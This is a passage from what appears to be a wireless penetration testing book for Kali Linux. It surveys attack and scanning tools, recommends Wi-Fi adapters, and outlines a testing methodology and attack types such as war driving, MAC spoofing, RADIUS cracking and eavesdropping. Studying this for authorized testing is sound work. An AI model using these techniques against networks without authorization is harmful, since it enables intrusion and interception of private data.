
EAPOL HMAC     : 8E 52 1B 51 E8 F2 7E ED 95 F4 CF D2 C6 D0 F0 68
root@kali:~#
```

For more information, refer to <http://www.aircrack-ng.org/>.

Metasploit

Metasploit is a program written in Ruby that helps reduce the risk of data breaching. It can discover vulnerabilities in your network and systems by using the same methods as an outside attacker. Metasploit can detect thousands of vulnerabilities from all kinds of systems and software. Metasploit is preinstalled on Kali Linux.

So how does Metasploit help during a wireless penetration test? Metasploit has a database of vulnerabilities. If there happens to be a vulnerability on a wireless router that involves bypassing the admin login, most likely Metasploit will have this available in a Ruby script. This isn't just for wireless routers, as it works on operating systems and hardware firewalls too. You can use the `search` command in Metasploit to match CVEs. The following screenshot shows the Metasploit interface:




More information can be found at <http://www.rapid7.com/products/metasploit/>.

Nessus

Nessus is a vulnerability scanner that provides patches, configurations, and compliance auditing; mobile, malware, and botnet discovery; sensitive data identification; and many other features. It constantly gets updates of more than 60,000 plugins and support from the expert vulnerability research team. Nessus is by far one of the best vulnerability scanners you will ever use.

Nessus can determine whether the wireless router has vulnerabilities. It will point out open ports and CVEs with articles and links on the vulnerability. This is essential if the attacker is looking to get administrative rights to the wireless AP or router. The Nessus interface looks as follows:




More information can be found at <http://www.tenable.com/products/nessus>.

Armitage

Armitage is a team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework. It allows you to use the same sessions, share hosts, captured data, and downloaded files, as well as communicate through a shared event log and run bots to automate tasks. Armitage is preinstalled on Kali Linux.

If the wireless AP happens to be on a VLAN, you can use Armitage to pivot and route between the subnets and networks. It is a great security tool that works with Metasploit. Remember to think outside the box; the reader wants to know more than just cracking and gaining access to the wireless. What can they do after they have access to the network?

The Armitage interface is as shown:




For more information, refer to <http://www.fastandeasyhacking.com/>.

Nmap

Nmap is a free and open source utility for network discovery and security auditing. Many systems and network administrators find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap can be used to detect operating system versions and binary packages for Linux. It can also detect open and closed ports on the network. Nmap is preinstalled on Kali Linux.

Nmap can be used to map out networks and subnets. It can also determine operating systems and software versions. This can help determine whether there is a weakness in the network or a potential security vulnerability. The following screenshot shows Nmap being used with Kali Linux:


A screenshot of a terminal window titled 'root@kali: ~'. The terminal shows the command 'nmap' being entered, followed by the Nmap 6.40 help text. The help text is organized into sections: 'Usage', 'TARGET SPECIFICATION', 'HOST DISCOVERY', and 'SCAN TECHNIQUES'. The background of the terminal has a dark theme with a blue dragon logo and the text 'become, the more you are able to hear'.

For more information, refer to <http://nmap.org/>.

Wireshark

Wireshark is a free and open source packet analyzer. It can be used for network troubleshooting, analysis, software, and the communications protocol. Wireshark is also a great education tool to show how important it is to use SSL or other encryption methods to protect your sensitive information, such as usernames and passwords, from being intercepted by an outside attacker. Wireshark is preinstalled on Kali Linux.


So how could Wireshark be helpful to you? Wireshark can detect unauthorized wireless access points, sniff wireless packets, and follow TCP streams to gain access to e-mails, passwords, and other sensitive information. The Wireshark interface is as shown:



More about Wireshark can be found at <http://www.wireshark.org/>.

Scapy

Scapy is a powerful packet manipulation program. It has the ability to forge or decode packets of a wide number of protocols. It sends the packets, captures them, matches the requests, and replies back. It can easily handle simple tasks such as scanning, tracerouting, probing, attacks, or network discovery. It could easily replace hping, 85 percent of Nmap, arpspoof, tcpdump, tethereal, p0f, and others. It performs a lot of other tasks very well that most tools can't handle, such as sending invalid frames, injecting your own 802.11 frames, combining VLAN hopping, ARP cache poisoning, VOIP decoding on WEP, and more. The following screenshot shows Scapy used with Kali Linux:

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the execution of 'scapy' and the configuration of an IP object. The output includes a warning about a missing IPv6 route and a detailed list of IP object attributes. A large blue dragon logo and 'KALI LINUX' text are visible in the background of the terminal.

```
root@kali:~# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>> i = IP()
>>> i.dst="192.168.1.208"
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 192.168.190.131
  dst= 192.168.1.208
  \options\
>>> |
```

For more information, visit <http://www.secdev.org/projects/scapy/>.

Wireless terminologies

In this section, we will go over the access points and wireless cards that I believe are the best hardware to have when conducting any wireless penetration test with Kali Linux. It can be rather difficult at times to find some brands with the exact model because the device can have different chipsets inside. Before we get started, I want to talk about the most important key factors of the access points and wireless cards.

Why can't I use my built-in Wi-Fi chipset in my laptop?

To effectively hack Wi-Fi passwords, you'll need a proper wireless adapter. Check the Aircrack-ng compatibility list to make sure that your wireless adapter has the necessary features to hack wireless networks. You'll need the ability to enter monitor mode (promiscuous) and inject and capture packets simultaneously. A wireless adapter that can't do both of these doesn't mean you can't crack wireless; the wireless adapter itself might be too slow to render. For a list of compatibility drivers, please visit http://www.aircrack-ng.org/doku.php?id=compatibility_drivers.

How can I determine whether my Wi-Fi chipset can be used?

To determine whether your wireless adapter can be used, you can run an injection test with Aircrack-ng. Run the following command:

```
aireplay-ng -9 wlan0
```

Wireless hardware

The physical product itself is very important to understand because not all products will work with Kali Linux. The product should indicate "Compatible with Kali Linux" or the comments from previous buyers should provide information on how well it works with Kali Linux. The reason why some of these products don't work well with Kali Linux is because it won't support the drivers. There are specific models out there on the market that will only work with Kali Linux. This is because Kali Linux only supports those specific models or versions. We will now discuss several models that I believe work the best with Kali Linux.

Wireless models

When I refer to the hardware of an access point or wireless card, I am talking about the chipset. The chipset is the most essential piece of the wireless device and is extremely important to know when it comes to buying one to work with Kali Linux. It is also a good idea to find out what it supports. Will the hardware work okay with Windows and Mac OS X? Does the hardware support the latest Wireless N? These are just a few questions to keep in mind.

Three wireless models

Oh yes, we remember drivers quite well from Windows XP don't we? It is important to know whether your wireless card or access point will work with all platforms or just one operating system. If you use Windows and Linux operating systems, you will want to make sure that it will support it. Even if the wireless card is supported for Linux, it may not work with Kali Linux because we go back to having a chipset that is supported.

Alfa AWUS036NHR

The Alfa AWUS036NHR, shown in the following image, is by far the most powerful wireless adapter you will ever use and is still currently the best wireless adapter you can buy. It gets excellent signal strength and is Plug and Play with Kali Linux. The only bad thing about this wireless adapter is that it has been reported as unstable because it can be unrecognized by Kali Linux, resulting in many trial and error reboots until it does work correctly. Overall, it is the best wireless adapter you will find for range, speed, and portability.



Alfa AWUS036H

If you take a look at Kali Linux's website, you'll notice that Alfa AWUS036H (shown in the following image) is the most recommended wireless adapter. This is because of its reliability and stability to work right out of the box with Kali Linux. That's right, Plug and Play with no additional configuration.



However, it does not support Wireless N, so you will need to purchase a high-gain antenna to pick up nearby access points. Another thing you need to know is there are a lot of counterfeit and scams online, especially on eBay. So be extremely careful when shopping online for this adapter!

TL-WN722N

The TL-WN722N, shown in the following image, is the cheaper alternative to the Alfa. It is a bit outdated as it was released back in 2009, but it still carries Wireless N functionality. You can purchase this device through TP-LINK's website as well as other online stores. If you aren't looking to spend a lot of money, you may want to consider this wireless adapter.



Overall, the Alfa AWUS036NHR has the better signal strength out of all three but isn't supported by Kali Linux. However, there are some ways to get it to work with Kali Linux. I personally have the Alfa AWUS036H simply because it just works and is extremely reliable when it comes to wireless penetration testing and Kali Linux. But TP-LINK TL-WN722N is a great alternative if you are looking to save some money.

Summary

Whew! I know this seemed like the chapter that would never end, but it did and you made it through! Congratulations on completing the first chapter! This was just the introduction to help prepare you before we get deeper into advanced technical demonstrations and hands-on examples. You should now be ready to move on to *Chapter 2, Wireless Security Testing*.

We started by getting introduced to the real world of advanced wireless penetration testing and how it affects today's society. We also discussed many different benefits that we will gain by going through advanced wireless penetration testing.

Then, we discussed the expertise and skills that may be required to comprehend this book. I don't want any of my readers to feel out of place or lost in later chapters. It is my goal to help you, as the reader, to understand why it is so important to learn wireless security. I have provided you a target audience of who may be interested in this book and why they are the target audience.

In addition, we did our first hands-on work through Kali Linux to install and update it on VMware Player. You learned about many different devices, adapters, and cards to use for Kali Linux. Remember that you must have a supported chipset and model to work correctly with it, and that it does not support all wireless chipsets.

Last, this chapter covered everything you need to know to get started with advanced wireless penetration testing. I mentioned earlier that you may require specific expertise and skills in some areas that you may not have, so please be aware of that. We are now going to move on to wireless security testing where we will discuss several examples of attacking techniques and methods, as well as preventions to help protect yourself.

2

Wireless Security Testing

Welcome to this chapter! We'll assume that you either enjoyed the first chapter so much that you have decided to continue, or you skipped it because you felt comfortable with what you already know. Well, in either case, here is your first question. The average user will buy a wireless router and not configure any wireless security. Why do you think that is?

Well, of course, you knew it all along, it's because the average user may not be aware of the security features or precautions on the device or they may be computer literate but not know how to implement wireless security. This is where **Wi-Fi Protected Setup (WPS)** comes into play.

WPS allows easy configuration on a wireless home network. The user simply presses a button on the wireless router and then the wireless router automatically configures a secure network for the user. Sounds great right? Wrong! Most common wireless routers fall victim to brute-force attacks. A WPS PIN usually consists of just numbers. This security flaw allows an attacker to recover or crack the WPS PIN in just a few hours by using brute-force techniques.

It isn't just users, but even companies and ISPs are doing this. They will simply plug in the wireless router and press the WPS button and write down the key for you. This is extremely bad security, especially on a business network! Please take the time to change the username, change the default password, turn off remote management, and turn on the firewall.

The following topics will be covered in this chapter:

- Wireless penetration testing methodology
- Wireless attacking techniques and methods
- Prevention

Wireless penetration testing methodology

A wireless penetration test is built upon proven industry standards. There are a total of six steps:

- Reconnaissance
- Attacks and penetration
- Client-side attacks
- Entering the network
- Vulnerability assessment
- Exploitation and data capture

Before we go over each step in the methodology, you will learn why it's important to follow these steps.

Why should I follow this methodology?

These six steps are well known and highly recommended by experts in penetration testing. These steps are known for testing methodologies such as PTES, NIST 800-115, and OSSTMM. You can perform these actions in a virtualized environment to help test out exploits on vulnerabilities before taking action on a productive network. It also helps identify the root cause of an issue through penetration testing.

Wireless access points provide simplicity for communications without wires. This also provides easy access for hackers to attack and gain access to your internal network. From the inside, they can cause heavy damage and compromise sensitive corporate and customer information. Whether they park outside, in front of the building, or drive around the facility, hackers can find ways to get into your network. Following the wireless penetration testing methodology will help identify vulnerabilities and offer solutions for hardening and remediation.

Wireless attacks and penetration steps

The following are the steps to take during a wireless penetration test:

Reconnaissance:

- Scanning wireless access points
 - Finding our target's access point

- Identifying SSID and MAC address
 - Broadcast name
 - Wi-Fi Mac address of AP
- Gathering information on encryption and ciphers
 - WEP, WPA, WPA2
 - PSK, AES, TPK
- Sniffing wireless networks
 - Gathering network traffic over Wi-Fi
- Remaining undetectable
 - Spoofing IP or pivoting connection
 - Keeping a low profile to not raise any awareness

Attacking and penetrating:

- Bypassing or attacking security controls
 - Banner grabbing
 - Password guessing and cracking
 - SQL injection
 - Gaining access via HTTP, HTTPS, SSH, and Telnet protocols
- Spoofing Mac addresses
 - Using tools such as macchanger
- Cracking wireless encryption algorithms
 - Aircrack-ng, Reaver

Client-side attacks:

- Local and remote attacks
 - Commonly used passwords
 - Accessing files via Linux without a login
 - Manipulating the operating system to create a backdoor
- Capturing and cracking credentials
 - Wireshark
 - Ettercap NG

Scanning the network:

- Identifying hosts
 - Nmap scanner
- Determining the network size
 - Zenmap scanner

Vulnerability assessment:

- Running automated or manual vulnerability scans
 - Nessus Vulnerability Scanner
- Generating vulnerability reports
 - Exporting reports via Nessus Vulnerability Scanner

Exploitation and data capture:

- Penetration
 - Exploiting wireless routers and access points to gain unauthorized access to network resources
- Compromising
 - Gaining full admin rights to workstations and servers
- Data analysis
- Reporting


In conclusion, the wireless penetration testing methodology is simply to help give you a visual of what steps to take from reconnaissance to reporting. It also gives you an idea about what it takes to be a wireless penetration tester. Wireless penetration tests should be conducted annually to keep up with the ever-changing threats to wireless networks. You should refer to this methodology when conducting a wireless security audit for a client.

Wireless attacking techniques and methods

The following sections show the different types of wireless attacking techniques and methods.

Access control attacks

Access control attacks attempt to penetrate a network using wireless or evading WLAN access control measures such as AP MAC filters and 802.11 port access controls:



The following sections show some access control attacks.

War driving


War driving means discovering wireless LANs by listening to beacons or sending probe requests by providing a launch point for further attacks. Tools such as Airmo-ng, DStumbler, KisMAC, and NetStumbler can perform this attack. War driving is usually done with two people, someone driving the car and the other scanning and discovering wireless networks in the area. With the correct software and applications, they can set up GPS settings to pinpoint these Wi-Fi locations and save them for later wireless attacks.



Photo credit: elhombredenegro via photopin cc


Rogue access points

Leaving an unsecured AP on a business network can create an open backdoor into a trusted network, which a user could then remote into servers or access to network equipment such as firewalls, switches, and routers. Any wireless router or software AP can perform this attack, as illustrated in the following diagram. Please avoid connecting to unsecured wireless access points. Always use a VPN service to protect yourself while connected to an open or public Wi-Fi network.




Ad hoc associations

Ad hoc associations are connecting directly to an unsecured wireless AP to circumvent AP security or to attack another wireless AP. This is a very common attack and is illustrated in the following diagram. I've seen wireless networks where the SSID has been changed to something like "Hacked". The attacker connects over wireless and changes the security settings on a wireless access point or changes passwords to lock out the owner.




MAC spoofing

MAC spoofing is a term used when the attacker reconfigures their own MAC address to pose as an authorized AP or client. This gives the attacker full network access through the wireless access point as if they were a trusted AP or client. This attack is commonly used in paid hotspot locations such as hotels, airports, coffee shops, and other paid Internet locations. The MAC spoofing attack is illustrated in the following diagram:



802.11 RADIUS cracking

We don't often hear much about this attack but it is an important topic to cover. This attack is where the attacker recovers a **Remote Authentication Dial In User Service (RADIUS)** secret by brute forcing from an 802.11 access request for malicious use. Any packet capture tool on a LAN network between the AP and a RADIUS server will work. It is very dangerous because a lot of APs, servers, and even software services will ask for a RADIUS login. If RADIUS is compromised, the attacker can gain access to anything that uses RADIUS to authorize access. This attack is illustrated in the following diagram:



Confidential attacks

These attacks attempt to intercept private information sent over wireless networks, whether sent in clear text or encrypted by 802.11 or higher layer protocols.




Photo credit: ivoryelephantphotography via photopin cc

The following sections describe some confidential attacks.

Eavesdropping


Of course we know what eavesdropping is, but do you know what it means in the security world? Eavesdropping with regards to computer security is where you capture data, decode it, and then obtain potentially sensitive information. It is exactly like eavesdropping a phone call. You listen, record, and then possibly get sensitive information from the conversation. Tools such as Ettercap, Kismet, and Wireshark can all do this. This attack is illustrated in the following diagram:



WEP key cracking

